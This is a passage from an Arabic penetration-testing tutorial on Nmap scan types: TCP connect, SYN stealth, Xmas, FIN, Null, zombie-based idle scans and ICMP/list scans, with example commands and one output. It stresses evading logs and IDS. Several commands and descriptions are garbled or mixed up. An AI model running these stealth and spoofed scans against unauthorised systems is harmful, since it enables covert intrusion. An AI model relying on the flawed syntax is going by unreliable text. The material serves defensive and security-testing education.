**Nmap** على فحص جميع الأنظمة واعتبارهم جميعاً في وضع العمل. هذا مفيد للغاية لاكتشاف الأنظمة والمنافذ الإضافية.

لتتفيد هذا النوع من الفحص (**TCP Connect Scan**) نكتب الامر التالي في سطر الأوامر:

```
#nmap -sT -Pn -Pn 192.168.18.132
```

نتوقف لحظة لمراجعة هذا الأمر كالاتي:

Nmap يستخدم هذا التعبير للبدء في فحص المنفذ باستخدام التطبيق **Nmap** حيث يستخدم هدا في اخبار **nmap** بأداء فحص من النوع **TCP Connect Scan** حيث يستخدم (**-s**) لإخبار **nmap** نوع الفحص الذي تريده ويستخدم (**T**) لتحديد نوع الفحص الى **TCP Connect Scan**.



- يستخدم لفحص جميع المنافذ الموجودة على النظام.

-Pn- يستخدم لإلغاء خاصية **live host discovery** وذلك لفحص جميع الأنظمة حتى التي لا تعطى إشاره بانها في وضع العمل (أي التي لا تستجيب للأمر **PING**). ثم بعد ذلك عنوان **IP**.

يمكنا هنا استخدام عنوان **IP** واحد او نطاق من عنوانين **IP** مثل الاتي [nmap -sT -p- -Pn 192.168.18.1-254]

إذا كنت في حاجة لفحص سلسلة من الأجهزة المضيفة التي ليست في ترتيب تسلسلي، يمكنك إنشاء ملف نصي وسرد كل عنوان IP المضيف على سطر واحد. ثم قم بإضافة التعبر التالي "-iL@path_to_the_text_file" للأمر **Nmap** الخاص بك. القيام بذلك يسمح لك بفحص كافة المضيفين التي تستهدفها في أمر واحد.


فكرة عمل الأمر **nmap** في اكتشاف المنافذ:

▪ في حالة المنافذ مفتوحة (Three way handshakes)

هذا الفحص يعتمد على أسلوب الـ **Three way handshakes**. بداية يرسل جهاز الهاكر عن طريق **nmap** (حزمة مرافق بها رقم البروتوكول) يحدث هذا في الطبقة الخامسة من الـ **TCP SESSION** **TCP MODEL** لفتح سيشن **OSI MODEL** (ثم يرد الجهاز الثاني (الضحية)، من خلال البروت المفتوح، وأخيرا يغلق جهاز الهاكر الاتصال عن طريق حزمة **RST** وهكذا يعرف البرنامج (**nmap**) أن البروت مفتوح في جهاز الضحية

▪ في حالة المنافذ المغلقة (vanilla scanning)

في هذه الحالة سيتم اعتماد نفس الطريقة في حال المنافذ مفتوحة ولكن رد الجهاز سيكون مختلفا، اذ أنه سيغلق الاتصال مباشرة، لأن البروت الذي يجب أن يرد مغلق وبالتالي الجهاز الذي يتم فحصه يوقف الاتصال.



العيوب من هذا النوع من الفحص هو انه يكشف بسهولة ويتم فلترته من قبل النظم المستهدفة عن طريق غلق الاتصال. أيضا يتم تسجيله في ملفات السجل (log file).

```
root@jana:~# nmap -sT -p- -Pn 192.168.16.70
Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-21 00:11 EDT
Nmap scan report for 192.168.16.70
Host is up (0.0062s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
2869/tcp   open  icslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49155/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 105.92 seconds
root@jana:~#
```

Using Nmap to Perform an SYN Scan (Stealth Scan|Half-open Scan)

هذا النوع من الفحص يعتبر الأكثر شعبية في فحص المنافذ. هناك أسباب عده لجعله أكثر شعبيه، بما في ذلك حقيقة أنه الفحص الافتراضي مع **SYN**. إذا قمت بتشغيل الأمر **Nmap** بدون تحديد نوع الفحص (باستخدام التعبر **s-**)، فإن **Nmap** يستخدم فحص **SYN**



افتراضيا وبصرف النظر عن حقيقة أن فحص SYN هو الخيار الافتراضي، بل هو أيضا أسرع من **TCP Connection Scan** ولا يزال آمنة جدا، مع فرصة ضئيلة من الحرمان من الخدمة او فلترته (**Denial of Service**) أو تلف النظام الهدف (**SYN Scan** هو الأسرع لأنه يكمل سوى الخطوات الأولى والثانية من عملية **The Three way handshake**

في **SYN Scan**، فإنه يتم إرسال حزمة SYN إلى الهدف والهدف يستجيب بـ **SYN/ACK** (على افتراض ان المنفذ قيد الاستخدام وليس مفتوحا) مثلاً فعلت في **TCP Connection Scan**. ومع ذلك، في هذه المرحلة، بدلاً من إرسال حزمة ACK التقليدية، فإنه يرسل حزمة RST إلى الهدف. حزمة RST تخبر الجهاز الهدف بأن يتوجه أي من الحزم السابقة وإغلاق الاتصال بين الجهازين. وينبغي أن يكون واضحاً أن ميزة السرعة في **SYN Scan** يأتي من حقيقة أن هناك عدد أقل من الحزم المرسلة بين المضيفين عند استخدام **TCP Connection Scan** بدلاً من **SYN Scan**. على الرغم من أن عدد قليل من الحزم قد لا يبدو وكأنه ميزة كبيرة، ولكنه يضيف سرعة كبيرة عند استخدامه في فحص عدد من المضيفين في وقت واحد.



إذا اعتبرنا المثال المعاصر الثالثي (Three way handshake) مثل مكالمة هاتفية، فإن **SYN Scan** مثل اتصال بشخص ما يملك جهاز استقبال (answer machine) يلتقط الهاتف ويقول "مرحبا؟"، ثم ببساطة تقل الاتصال بدون كلمة واحدة. ميزة أخرى لـ **SYN Scan** هو أنه في بعض الحالات، يوفر مستوى من الغموض أو الخلوة (stealth). بسبب هذه الميزة، غالباً ما يشار إلى **SYN Scan** باسم "Stealth Scan". يرجع إطلاق هذا الاسم عليه لأنه في الحقيقة لا يستخدم تقنية المعاشرة الثالثية كاملة. هناك تطبيقات وملفات سجل (log file) التي تتطلب الانتهاء من المعاشرة الثالثية (Three way hand shack) قبل أن تبدأ في تسجيل أي نشاط. وهذا ما يتميز به **SYN Scan** حيث أنه لم يكمل أبداً اتصال واحد، ويؤدي هذا إلى عدم اكتشافه من قبل بعض التطبيقات. يرجى ملاحظة أن هذا استثناء وليس قاعدة. جميع الجدران النارية الحديثة وأنظمة كشف التسلل المستخدمة اليوم من شأنها كشف والإبلاغ عن **SYN Scan**. لأن **SYN Scan** هو الفحص الافتراضي لدى **Nmap**، من الناحية الفنية نحن لا نحتاج إلى تحديد نوع الفحص مع التعبير (-s). ومع ذلك، لأننا هنا نركز على الأساسيةات، فكلما عاد سوف نقوم بتحديد نوع الفحص.

لتشغيل SYN Scan، يمكنك فتح نافذة سطر الأوامر (terminal\command prompt) وإصدار الأمر التالي:

```
#nmap -sS -p- -Pn 192.168.18.132
```

هذا استخدمنا مع التعبير (-s) التعبير **S** والذي يعبر أن نوع الفحص سوف يكون **SYN Scan** وتنذر إننا سابقاً قد استخدمنا التعبير **T** والذي بدوره كان يدل على **TCP Connection Scan**.

مميزات هذا النوع من الفحص:

يعد هذا الأسلوب أحد أفضل أساليب الفحص في اداة **nmap** وأشهرها في الاستخدام لكفاءته في العمل على جميع الأنظمة والشبكات. أيضاً بما أن هذا الفحص لا يقوم بفتح جلسة اتصال كاملة فهذا يعني أنه لن يتم تسجيل logs لهذا الفحص ولهذا يعد هذا الفحص أحد أفضل أساليب التخفي أثناء فحص هدف معين. عيب هذا النوع من الفحص: يحتاج لـ **privileged access** حتى يتم تنفيذه.

Using Nmap to Perform an Xmas Scan ▶

في عالم الكمبيوتر، (**RFC**) المعنى الحقيقي لهذا المصطلح هو **Request for comments** وهي سلسلة أبحاث علمية تصدر حالياً من خلال منظمة دولية تعرف بي **IEFT** أو **Internet Engineering Task Force** وتشمل هذه السلسلة أبحاث ومراجعة علمية تقوم بتفسير سلوكيات عمل الانترنت والأنظمة التي تسيرها وهي تتيح لمهندسين وعلماء أجهزة الكمبيوتر بنشر أبحاثهم ضمن سلسلة منظمة وبشكل



مرقم. **RFCs** توفر لنا قدرًا هائلاً من التفاصيل حول الأعمال الداخلية لنظام معين. لأن **RFCs** تصف التفاصيل التقنية لكيفية عمل النظام، المهاجمين والمتسللين في كثير من الأحيان يقرأون **RFCs** للبحث عن نقاط الضعف أو الثغرات المحتملة الموضحة في الوثائق.

null scans و **Xmas tree scans** تستغل مثل هذه الثغرات.

Xmas tree scans سمى بذلك لأنه يستخدم كل من العلامات **FIN**, **PSH**, و **URG** في الحزمة وتكون في وضع **on** ، ونتيجة لذلك، فإن الحزمة لديها الكثير من العلامات في وضع **on** وغالباً ما يتم وصف الحزمة بأنها "إضاءات مثل شجرة عيد الميلاد". بالنظر إلى ما نعرفه بالفعل عن اتصالات **TCP** والمصافحة الثلاثية، فإنه ينبغي أن تكون واضحين أن أمر غير معتاد للغاية لأنه لن يتم تعين أيًا من **ACK** ولا **SYN**. ومع ذلك، هذه الحزمة غير عادية وتستخدم لغرض معين.

إذا كان النظام الذي نقوم بفحصه متافق مع **(RFC 793)**، يمكننا أن نرسل واحد من هذه الحزم الغير عادية لتحديد الوضع الحالي للمنفذ/البورتات. يقول **TCP RFC implementation** أنَّه إذا كان المنفذ مغلق وتلقى حزم لا تحتوي على العلامات **SYN**، **RST**، **ACK**، **RST ACK**، فإن المنفذ يرد مع حزمة **RST** الخاصة به. وعلاوة على ذلك، ينص **RFC** أنَّه إذا كان المنفذ مفتوحاً، وتلقى حزم لا تحتوي على العلامات **ACK**، **SYN**، أو **RST**، فإن المنفذ يتتجاهل الحزمة. تتوقف لحظة لإعادة قراءة الجملتين الأخيرتين، لأنها ضرورية لفهم الاستجابة التي تحصل عليها من هذا الفحص.



على افتراض أن نظام التشغيل الهدف متافق تماماً مع **Nmap**، فإن **RFC TCP** قادر على تحديد حالة المنفذ دون استكمال أو حتى الشروع في الاتصال مع النظام الهدف. كلمة "افتراض" تستخدم وذلك لأنَّه ليس كل أنظمة التشغيل الموجودة في السوق اليوم متوفقة تماماً مع **RFC**. بشكل عام، فإن **null scan** و **the Xmas tree** يعملوا فقط ضد أنظمة التشغيل لينوكس ويونكس ولكن لا يعملوا مع ويندوز. ونتيجة لذلك، فإن **null scan** و **Xmas tree** ليست فعالة ضد أهداف التي تعمل بنظام التشغيل مايكروسوفت.

لتفيذ **Xmas tree scan** فإننا نستخدم التعبير **X** مع التعبير **(-sX)** فيصبح **(-sX)** كالاتي:

#nmap©-sX©-p-©-Pn©192.168.18.132


مميزات هذا النوع من الفحص:

لا يقوم بفتح جلسة اتصال كاملة فهذا يعني أنه لن يتم تسجيل **logs** لهذا الفحص وأيضاً لن يتم اكتشافه بواسطة **IDS**.

عيوب هذا النوع من الفحص:

يحتاج لـ **privileged access** حتى يتم تفيذه وهو لا تعمل على بعض الانظمة كنظام **Windows**.

Using Nmap to Perform an FIN Scan ▶



FIN Scan هو نوع من أنواع فحص المنافذ. العميل يرسل حزمة **FIN** إلى المنفذ الهدف، فإذا كانت الخدمة ليست قيد التشغيل أو إذا كان المنفذ مغلق فإنه يجب مع الحزمة **RST**.

اما إذا كان المنفذ مفتوح فإنه لا يعطي أي استجابة.

#nmap©-sF©-p-©-Pn©192.168.18.132



Using Nmap to Perform Null Scans ▪

نواح كثيرة، **Xmas tree Scan**، هي مجموعة فحوصات للمنافذ مصنوعة من الحزم التي لا تستخدم اتصالات **TCP** التقليدية. في **Null Scan** هو على العكس تماما من **Null scan** لأن **Xmas tree scan** تستخدم الحزم الخالية من أي علامات [flags] (فارغة تماما).

الأنظمة المستهدفة سوف تستجيب إلى عمليات الفحص الفارغة (**Null Scan**) بنفس الطريقة التي تستجيب **Xmas tree scan**. على وجه التحديد، المنافذ المفتوحة على النظام الهدف لن ترسل أي رد، في حين أن المنافذ المغلقة سوف تستجيب مع حزمة **RST**. من المهم أن نتذكر أن عمليات الفحص هذه تعمل فقط مع أنظمة التشغيل التي تتوافق 100% مع **RFC TCP**.

وتحدة من المزايا الرئيسية لتشغيل **Null scan** و **Xmas tree scan** هو أنه في بعض الحالات، قادرا على تجاوز المرشحات البسيطة (**simple filter**) وقوائم التحكم بالوصول. بعض من هذه الفلاتر البدائية تعمل من خلال منع حزم **SYN** الواردة. هذا النوع من الفلترة من خلال منعه حزمة **SYN** من دخول النظام، يؤدي إلى منع المصفحة الثلاثية لاتصال **TCP**. فإذا لم تحدث المصفحة الثلاثية، فلن يكون هناك اتصال **TCP** بين النظم، أو بتعبير أدق، لن يكون هناك اتصال **TCP**.



من المهم أن نفهم أن **Null scan** و **Xmas tree Scan** لا يسعون إلى إقامة أي نوع من اتصال كامل. الهدف من هذا كله هو تحديد ما إذا كان المنفذ مفتوحاً أو مغلقاً.

مع الفقرتين السابقتين في الاعتبار، والنظر في المثال التالي. نفترض أن لدينا شبكة قمام مسؤول الشبكة بوضع جدار حماية بسيط أمام نظامه لمنع أي شخص من خارج شبكته من الاتصال إلى النظام. جدار الحماية يعمل ببساطة عن طريق إسقاط أي اتصالات خارجية التي تبدأ مع حزمة **SYN**. قام مسؤول الشبكة بالاستعانة بهاكر أخلاقي، لفحص نظامه. يظهر في نظام الفحص **TCP connect scan** الأولى لاتصال الهاكر الأخلاقي عدم ظهور شيء. ومع ذلك، فإن مختبر الاختراق يتبع فحصه مع **Null scan** و **Xmas tree** و **UDP scan**. فيؤدي ذلك إلى وجود بعض من المنافذ المفتوحة على النظام.

#nmap -sN -p -Pn 192.168.18.132

مميزات هذا النوع من الفحص:

لا يقوم بفتح جلسة اتصال كاملة فهذا يعني أنه لن يتم تسجيل **logs** لهذا الفحص وأيضاً لن يتم اكتشافه بواسطة **IDS**.

عيوب هذا النوع من الفحص:

يحتاج لـ **privileged access** حتى يتم تفيذه وهو ولا تعمل على بعض الأنظمة كنظام **Windows**.

IDLE Scan ▪

ما هو المسح الساكن، أو ما يعرف بالـ **Idle Scan**؟

هي إحدى التقنيات المستعملة في فحص منفذ **TCP** للهدف، دون أن يتم إرسال حزمة واحدة للهدف، وبالتالي يكون الهدف أعمى عنحقيقة من قام بالفحص. يمكن استخدامها لإرسال عنوان مصدر متاح (**spoofed source address**) إلى جهاز كمبيوتر لمعرفة ما هي الخدمات المتاحة، ويتم إنجاز ذلك عن طريق انتقال كمبيوتر آخر.


هذا الفحص لن يتم فيه إرسال أية حزمة من عنوان **IP** الخاص بك؛ ولكن بدلاً من ذلك، يستخدم مضيف آخر، وغالباً ما يسمى "**zombie**". لفحص المضيف البعيد وتحديد المنفذ المفتوحة. يتم ذلك عن طريق توقع أرقام التسلسل **IPID** للمضيف **zombie**. فإذا تحقق المضيف البعيد عن المضيف الذي قام بالفحص، فإن **IP** الذي يظهر يخص المضيف **zombie**.

بعض أساسيات TCP/IP التي من الضروري معرفتها لفهم الفحص الساكن **Idle Scan**:

الفحص الساكن [**Idle scan**] هي طريقة متقدمة لفحص المنفذ. لا تحتاج أن تكون خبيراً في **TCP/IP** لفهمه. لكنك تحتاج إلى فهم الحقائق الأساسية التالية:



- 1- معظم خوادم الشبكة تستخدم منفذ **TCP**، مثل خوادم الويب على المنفذ 80 وخدمة البريد على المنفذ 25. ويعتبر المنفذ مفتوح إذا كان التطبيق قيد العمل على المنفذ، وإلا يتم إغلاقه.
- 2- لمعرفة إذا كان منفذ **TCP** مفتوح أم لا. نقوم بإرسال حزمة من نوع **SYN** والتي هي حزمة رغبة إنشاء اتصال، فإذا قام الطرف الآخر بالرد عليها بحزمة من نوع **SYN/ACK** "أي حزمة الموافقة على رغبة إنشاء الاتصال" فهذا يعني بأن المنفذ مفتوح. ولكن إذا جاء الرد من الطرف الآخر بحزمة من نوع **RST**. فهذا يعني بأن المنفذ مغلق.
- 3- أي جهاز يستلم فجأة حزمة من نوع **SYN/ACK**. أي إنه يوافق على رغبة الاتصال، رغم أن الجهاز لم يرسل طلب بإنشاء اتصال. فإن الجهاز سيقوم بالرد عليها بحزمة من نوع **RST**، وهذا دلالة على الرفض أو إلغاء الأمر.
- 4- أي حزمة في الشبكات لها رقم يسمى **IP Identifier** أو بعض الكتب تسميه **Fragment Identifier** والذي نرمز له بـ **IP ID**. انظمة التشغيل إن لم يكن كلها تقوم بزيادة هذا الرقم لكل حزمة تقوم بإرسالها، وبالتالي عملية التحقق أو **probe** من الـ **IP ID** يمكن أن تكشف لنا كم حزمة تم إرسالها منذ آخر عملية تحقق **probe** قمنا بها وذلك لأنه نستطيع أن نحسب الفارق بين الرقمان للـ **IP ID** الذي حصلنا عليهما.
- من خلال هذه الحقائق، فمن الممكن فحص الشبكة المستهدفة مع تزوير هوبيتك بحيث تبدو وكأنك "zombie machine" قام بالفحص.
- طريقة عمل فحص (Scan) من نوع Idle Scan :**
- هناك ثلاث خطوات سيتم تكرارها بغض النظر عن حالة المنفذ (مفتوح، مغلق، مغلق، مفلتر) الذي يتم فحصه على جهاز المستهدف (الهدف المراد فحصه). هذه الخطوات هي:
- الخطوة الأولى:** نقوم بالتحقق من رقم الـ **IP ID** للحزم على جهاز الضحية(zombie)، من خلال إرسال حزمة **SYN/ACK** له وتسجيل الرقم العائد لنا في حزمة الـ **RST**.




الخطوة الثانية:

نقوم بإنشاء حزمة نوعها **SYN** وذلك رغبة في إنشاء اتصال بين الضحية(zombie) والجهة المستهدفة. نقوم بإرسال هذه الحزمة إلى الهدف المراد فحصه، ولكن مع وضع عنوان الضحية(zombie) وليس عنوان جهاز الفحص الذي ننفذ عملية الفحص منه.




الخطوة الثالثة:

نقوم بالتحقق من رقم الـ **IP ID** للحزم على جهاز الضحية(zombie) مرة أخرى، من خلال إرسال حزمة **SYN/ACK** له وتسجيل الرقم العائد لنا في حزمة الـ **RST**. نقوم بمقارنة رقم الـ **IP ID** الذي حصلنا عليه في هذه الخطوة مع الرقم الذي حصلنا عليه في الخطوة رقم(1). حيث سينتظر أو لا يتغير هذا الرقم حسب حالة المنفذ الذي تم فحصه.



هذه هي الثلاث حالات التي ستتكرر في كل مرة نقوم بالفحص بغض النظر عن حالة المنفذ (مفتوح، مغلق، مفوتر) الآن نأتي إلى كيفية معرفة هل المنفذ مفتوح، أم مغلق، أم هو مفوتر بواسطة جدار ناري. طبعاً جميع الشرح هذا يجب أن يكون فيه الضحية أو الـ **Zombie** في حالة سكون (Idle). غير ذلك جميع ما ذكر سيختلف ويكون صعب تخمين رقم الـ **IP ID** وبالتالي يصعب الحصول على نواتج دقيقة ... الآن الـ **IP ID** على جهاز الضحية يجب أن يتغير بمقدار واحد (1) أو بمقدار أثنتين (2). الآن:

- إذا كان التغيير في **IP ID** بمقدار واحد (1): هذا يعني إنه الضحية لم تقم بارسال سوى حزمة واحدة والتي كانت ردًا على حزمة التحقق (**SYN**) الذي قام بها الفاحص ... وبالتالي هذا يعطينا فكرة على إن الهدف إما أنه لم يقم بالرد أو إنه قام بالرد بحزمة من نوع **RST** ولهذا تجاهلها الضحية **Zombie** وهذا يعني بيان المنفذ مغلق.
- إذا كان التغيير في الـ **IP ID** بمقدار أثنتين (2): وهذا يعني بيان الضحية قام بارسال حزمتين. واحدة كانت ردًا على حزمة التتحقق (**SYN**) الذي قام بها الفاحص. وأخرى كانت ردًا على جواب المنفذ بـ **SYN/ACK** وبالتالي هذا يعطينا دلالة على إن المنفذ مفتوح.
- إذا كان التغيير في **IP ID** أكثر من 2، فهذا يعني بيان الضحية **Zombie** هذا غير جيد. أي إنه فعلياً ليس في حالة سكون **Idle** حقيقة وبالتالي نتائجنا غير دقيقة.
- أخيراً، بسبب كون ما يحصل في حالة أردننا معرفة هل المنفذ مغلق أم مفوتر هو نفسه زيادة الـ **IP ID** بمقدار واحد. وهذا يعني بيان الـ **Idle Scan** لا يستطيع أن يميز فعلياً بين المنفذ المغلق أو المنفذ المفوتر.



الآن لنرى كيف يتم تنفيذ الفحص الساكن **Idle Scan** من خلال **Nmap**. حيث يتم تنفيذ ذلك ببساطة من خلال الأمر التالي:
#nmap -Pn -sI:idle.device.com@www.target.com

ICMP Echo Scanning/List scan

في بعض الأحيان تكون بحاجة فقط لمعرفة إن كان الجهاز متواجد في الشبكة أو لا. هذا الفحص سريع جداً لأنه لا يرسل إلا نوعين من الحزم إلى كل البوابات. بل الفحص كله ينحصر فيه 2 من الحزم، واحدة تسمى **ICMP Echo Request** وهي للتحقق من إذا ما كان الجهاز متواجاً أم لا والثانية وهي تدعى **ICMP Echo Reply** وتعود في حالة إذا كان الجهاز متواجاً (يرسلها الجهاز الثاني الذي تلقى **Request**) وطبعاً إن لم يكن الجهاز في الشبكة فلن نحصل على رد.



إذا المستهدفة. يستخدم **ICMP Echo Scanning** في عملية فحص لاكتشاف الأجهزة الحية عن طريق عمل **ping** لكافة الأجهزة في الشبكة **TCP/IP based machine** في **ICMP Echo Scanning** حيث تم اعداد بنية **BSD** في أنظمة التشغيل هذه للاستجابة الى **ICMP Echo Request** لعنوانين **broadcast**. هذه التقنية لا يمكن أن تستخدم في الشبكات القائمة على نظام التشغيل ويندوز تم إعدادها افتراضيا، إلى عدم الرد على **ICMP Echo Request** الموجه إلى عنوانين **Broadcast**.

لا يشار إلى ان **ICMP Echo Scanning** كأنه فاحص للمنافذ كما أنه لا يملك إمكانية فحص المنافذ. **ICMP Echo Scanning** مفيد فقط لتحديد المصيغين في شبكة هل هم متواجدون أم لا عن طريق عمل **ping** لهم جميعا. يتم ذلك كالتالي:

```
#nmap -sP 192.168.219.0/24
```

في **List scan**، يتم اكتشاف المصيغ النشط في الشبكة بطريقه غير مباشره. **List scan** ببساطة تنشأ وتطبع قائمة **IPs/Names** دون عمل **ping** لأسماء المصيغين أو فحص المنافذ. ونتيجة لذلك، سيكون ناتج الامر قائمة بجميع عنوانين **IP** بأنها "**not scanned**"، مثل **(0 host up)**. او بمعنى اخر **List Scan** سيقوم بفحص IP المحدد ولكن دون إرسال حزم حقيقة ولكن النتائج في معظم الحالات إن لم تكن كلها تكون سلبية وهذا الأمر لا يمكن استخدامه مع أوامر فحص البوابات واكتشاف أنظمة التشغيل.

```
#nmap -sL 192.168.219.0
```

List scan مفيدة في الكشف عن الأخطاء.

Using Nmap to Perform UDP Scans ▪

واحدة من أكثر الأخطاء شيوعا في فحص المنافذ بالنسبة لمختبر الاختراق الجدد هو أنم يغفلوا عن **UDP**. من المهم جدا أن نفهم أن كل من **SYN Scan** و **TCP Connect scans** يستخدما **TCP** كأساس للاتصال بهم. يمكن لأجهزة الكمبيوتر التواصل مع بعضهم البعض باستخدام إما **UDP** أو **TCP**، ومع ذلك، هناك العديد من الاختلافات الرئيسية بين البروتوكولين.

